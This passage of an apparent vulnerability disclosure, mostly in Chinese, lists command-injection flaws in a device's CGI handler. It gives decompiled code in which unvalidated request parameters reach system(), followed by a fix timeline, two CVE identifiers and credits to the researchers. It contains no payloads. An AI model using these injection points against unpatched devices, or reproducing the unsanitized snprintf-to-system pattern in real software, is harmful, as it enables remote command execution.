39  if ( !v8 )
40  {
41    snprintf(v14, 0x80u, "/etc/init.d/openvpn disconnect_from_web %s %s %s", v9, v6, v7);
42    v12 = system(v14);
43    v1 = -1;
```

CMDi again！0x3

(action=“dumpSyslog”)，对所有参数均未作校验，导致命令注入

```
22  }
23  v3 = (const char *)cgiGetValue(dword_43E34, "option");
24  memset(v7, 0, sizeof(v7));
25  memset(v8, 0, 0x20u);
26  snprintf(v8, 0x20u, "/tmp/%s", v3);
27  snprintf(v7, 0x40u, "/sbin/logread >/tmp/'%s'", v3);
28  system(v7);
29  result = fopen(v8, "r");
30  v5 = result;
31  if ( result )
```

CMDi again！0x4

(action=“subconfig”)，对 rtick 参数未作校验，导致命令注入

```
35  if ( !v9 )
36  {
37    v10 = cgiGetValue(dword_43E34, "rtick");
38    v11 = (char *)cgiGetValue(dword_43E34, "getlocal");
39    v5 = sub_EEC4((int)&v14, v10, v11);
40    v6 = v14;
41    return sub_155D4(v6, v5);
42  }
```

```
23    v6 = 0;
24  snprintf(s, 0x40u, "/tmp/ipv6_neigh_%s", (const char *)a2);
25  s[63] = 0;
26  snprintf(v16, 0x100u, "ip -f inet6 neigh > '%s'", s);
27  system(v16);
28  v7 = fopen(s, "r");
```

CMDi again！0x5

(action=“set_ap_map_config”)，对 map_numberk previous_number 参数未作校验，导致命令注入

```
31  v5 = cgiGetValue(dword_43E34, "jsonstring");
32  v6 = sub_18C08(v5);
33  if ( v6 <= 6 )
34    return sub_155D4(0, v6);
35  v7 = uci_alloc_context(v6);
36  v8 = v7;
37  if ( v5 )
38  {
39    v9 = (const char *)cgiGetValue(dword_43E34, "map_number");
40    v10 = (const char *)cgiGetValue(dword_43E34, "previous_number");
41    command = 0;
42    memset(s, 0, sizeof(s));
43    snprintf(&command, 0x40u, "uci delete apm_map_config.map%s", v9);
44    system(&command);
45    if ( !strcmp(v10, "0") )
46      snprintf(&command, 0x40u, "uci insert apm_map_config apmap map%s", v9);
47    else
48      snprintf(&command, 0x40u, "uci insert apm_map_config apmap map%s map%s", v9, v10);
49    v11 = system(&command);
```

CMDi again！0x6

(action=“delete_wlan_profile”)，对 profile_number参数未作校验，导致命令注入

```
8
9   v0 = (const char *)cgiGetValue(dword_43E34, "profile_number");
10  v1 = (const char *)cgiGetValue(dword_43E34, "previous_number");
11  v2 = sub_18C08(v1);
12  if ( v2 <= 6 )
13    return sub_155D4(0, v2);
14  command = 0;
15  memset(s, 0, sizeof(s));
16  snprintf(&command, 0x40u, "uci delete apm_wlan_profile.profile%s", v0);
17  system(&command);
18  if ( !strcmp(v1, "0") )
19    snprintf(&command, 0x40u, "uci insert apm_wlan_profile apm_wlan_profile profile%s", v0);
20  else
21    snprintf(&command, 0x40u, "uci insert apm_wlan_profile apm_wlan_profile profile%s profile%s", v0, v1);
22  system(&command);
```

./defcon_group

CMDi again！0x7

(action=“ruequest_certificate”)，对 option 参数未作校验，导致命令注入

```
17    if ( v3 > 3 )
18    {
19      v4 = (const char *)cgiGetValue(dword_43E34, "option");
20      memset(v6, 0, 0x1000u);
21      snprintf(v6, 0x1000u, "/sbin/ipsec_new_cer '%s'", v4);
22      v2 = system(v6);
23      v1 = v2;
24      if ( v2 )
25      {
```

CMDi again！0x8

(action=“doGRETunnel”)，对 table 参数未作校验，导致命令注入

```
27  v4 = cgiGetValue(dword_43E34, "table");
28  v5 = cgiGetValue(dword_43E34, "option");
29  memset(v12, 0, 0x80u);
30  v6 = strcmp(v5, "terminate");
31  v8 = v6;
32  v9 = 0;
33  if ( !v6 )
34  {
35    snprintf(v12, 0x80u, "/etc/init.d/gretunnel disconnect_from_web '%s' 1>/dev/null 2>&1", v4);
36    v10 = system(v12);
37    v1 = -1;
38    if ( v10 )
39    {
40      v2 = v8;
```

TimeLine

- 2020.05.01 report these vulnerabilities

  2020.06.01 vendor reply

  2020.06.04 vendor fix these vulnerabilities

  2020.06.17 vendor released new firmware

- 2020.06.19 CVE-2020-14472, CVE-2020-14473

Acknowledgement

Here we want to express our acknowledgment for the people who found the vulnerability and notify us.

- Swings from Chaitin Security Research Lab
- C0ss4ck from Nanjing University of Posts and Telecommunications
- MozhuCY from Nanjing University of Posts and Telecommunications

THE END